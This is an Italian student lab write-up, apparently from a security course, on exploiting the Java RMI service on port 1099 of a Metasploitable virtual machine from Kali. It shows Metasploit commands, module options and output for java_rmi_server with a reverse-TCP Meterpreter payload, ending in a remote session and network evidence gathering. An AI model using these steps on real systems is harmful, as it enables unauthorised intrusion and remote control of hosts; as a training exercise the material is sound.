LABORATORIO 24 GENNAIO 2025 S7-L5

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099-Java RMI,

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP: 19 2.16 8 .77.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.77.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    1. Configurazione di rete.
    2. Informazioni sulla tabella di routing della macchina vittima.


Iniziamo avviando le macchine virtuali di Kali e Metaspoitable e configuriamo gli indirizzi IP.

Dobbiamo impostare rispettivamente:


- Kali: 192.168.77.111
- Metaspoitable: 192.168.77.112


Utilizzeremo su entrambe le macchine il comando: **sudo ifconfig eth0 (IP).**






Controlliamo che ci sia comunicazione tra le macchine effettuando un reciproco ping:






Effettuiamo ora una scansione con nmap sul target metaspoitable per controllare lo stato della porta 1099.



Avviamo il tool Metasploit Framework con il comando **msfconsole** sul terminale di Kali.



Cerchiamo i moduli adatti con il comando **search java_rmi** e vediamo che ci restituirà varie opzioni. Andremo a scegliere quella che riteniamo più opportuna, ovvero la numero 1 che ha ranking Excelent e check Yes. Queste indicazioni ci lasciano supporre che si tratti del miglior modulo tra quelli possibili.

```
msf6 > search java_rmi

Matching Modules
================

   #  Name                                              Disclosure Date  Rank       Check  Description
   -  ----                                              ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server                2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)               .                .          .      .
   3    \_ target: Windows x86 (Native Payload)         .                .          .      .
   4    \_ target: Linux x86 (Native Payload)           .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)        .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)        .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server            2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl    2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl
```

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```


Andiamo a verificare le opzioni ed i campi da modificare, come LHOST, RHOST, porte e payload.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.77.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

I campi LHOST e RPORT sono già inseriti automaticamente. L’unico campo richiesto è quello del RHOST ovvero l’IP della macchina target. Andiamo a settarlo.

```
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.77.112
RHOST ⇒ 192.168.77.112
```

Controlliamo la buona riuscita della modifica.



Il payload di default è di tipo reverse.tcp **(java/meterpreter/reverse/tcp)**, ciò significa che la connessione sarà iniziata dalla macchina target con possibilità minore di essere bloccati da un eventuale firewall che impedisce il traffico in entrata.

A questo punto possiamo lanciare l'**exploit:**

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.77.111:4444
[*] 192.168.77.112:1099 - Using URL: http://192.168.77.111:8080/dXzJkLP1pr5
[*] 192.168.77.112:1099 - Server started.
[*] 192.168.77.112:1099 - Sending RMI Header ...
[*] 192.168.77.112:1099 - Sending RMI Call ...
[*] 192.168.77.112:1099 - Replied to request for payload JAR
[*] Sending stage (58037 bytes) to 192.168.77.112
[*] Meterpreter session 1 opened (192.168.77.111:4444 → 192.168.77.112:42249) at 2025-01-24 04:47:35 -0500

meterpreter >
```

L’exploit è andato a buon fine e la sessione di meterpreter è stata aperta.

Possiamo navigare nella shell per raccogliere, come richiesto dall’esercizio, la configurazione di rete e la tabella di routing del target.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.77.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe3f:2890
IPv6 Netmask : ::

meterpreter >
```

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.77.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:fe3f:2890  ::       ::
meterpreter >
```